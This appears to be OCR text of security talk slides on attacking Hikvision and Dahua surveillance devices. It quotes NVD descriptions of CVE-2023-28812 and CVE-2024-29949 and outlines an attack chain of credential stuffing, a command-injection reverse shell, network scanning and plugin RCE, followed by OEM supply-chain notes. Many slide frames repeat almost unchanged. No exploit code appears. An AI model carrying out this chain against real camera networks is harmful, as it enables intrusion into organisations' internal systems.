


Admin Web



Scenario #4 - DEMO

Dahua



Remote Code Execution in 3rd party Plugin

Extra Attack Vector

Buffer overflow in Hikvision 3rd party components for Windows

CVE-2023-28812 Detail

Description

There is a buffer overflow vulnerability in a web browser plug-in could allow an attacker to exploit the vulnerability by sending crafted messages to computers installed with this plug-in, which could lead to arbitrary code execution or cause process exception of the plug-in.

Metrics CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information conti

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC

CNA: Hangzhou Hikvision Digital Technology Co., Ltd. **Base Score:** 9.1 CRITICAL **Vector:** CVSS:3.1/AV:N/AC

LocalServiceComponents

V1.0.0.85 | 14.84MB | 2023/11/24

Download

LocalServiceComponents is a plug-in running on a web browser (except Internet Explorer) to implement video related functions such as live view and playback.

Remote Code Execution in 3rd party Plugin

Extra Attack Vector

Buffer over- … Windows

CVE-2023-28812 Det

Description

There is a buffer overflow vulnerability in a web
messages to computers installed with this plug


Metrics CVSS Version 4.0 CVSS V

NVD enrichment efforts reference publicly available i

CVSS 3.x Severity and Vector Strings:

NIST: NVD Base Sc


CNA: Hangzhou Hikvision Digital Technology Co., Ltd. Base Sc



(except Internet Explorer)
ack.

Remote Code Execution in 3rd party Plugin

DEMO



OS Command Injection

Hikvision

OS Command Injection in Hikvision NVR

CVE-2024-29949 Detail

Description

There is a command injection vulnerability in some Hikvision NVRs. This could allow an authenticated user with administrative rights to execute arbitrary commands.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD	**Base Score:** N/A	NVD assessment not yet provided.
CNA: Hangzhou Hikvision Digital Technology Co., Ltd.	**Base Score:** 7.2 HIGH	**Vector:** CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

OS Command Injection

Hikvision


OS Command Injec



Scenario #5 - take control of internal network

Hikvision

1. Credential Stuffing



Web



Attacker



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

1. Credential Stuffing



Web



NVR

Attacker



PC



PC



PC


Scenario #5 - take control of internal network

Hikvision

1. Credential Stuffing



Attacker



Web



NVR



PC



PC



PC


Scenario #5 - take control of internal network

Hikvision

2. Command Injection - Reverse Shell



Attacker



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

2. Command Injection - Reverse Shell



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

2. Command Injection - Reverse Shell



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

3. Network Scanning



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

3. Network Scanning



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

3. Network Scanning



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

3. Network Scanning



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

3. Network Scanning



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

4. Local Service Component RCE



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

4. Local Service Component RCE



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

4. Local Service Component RCE



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

4. Local Service Component RCE



Web



NVR



PC



PC




PC

Scenario #5 - take control of internal network

Hikvision

4. Local Service Component RCE



Web



NVR



PC



PC



PC

Scenario #5 - Demo

Hikvision



Supply Chain Attacks with OEM

Hikvision and Dahua are the largest OEM suppliers





ref. https://ipvm.com/reports/hik-oem-vuln, https://ipvm.com/reports/dahua-oem

Supply Chain Attacks with OEM

- Hikvision and Dahua are the largest OEM suppliers
- Sold under own brand as well as re-labeled
- In USA
  - Luma - Hikvision
  - Rorex - Dahua

What is OEM?


- OEM consists of OEM vendor and OEM supplier.

- If a product made by Company A is sold under Company B's brand, Company A is the OEM supplier.



OEM process

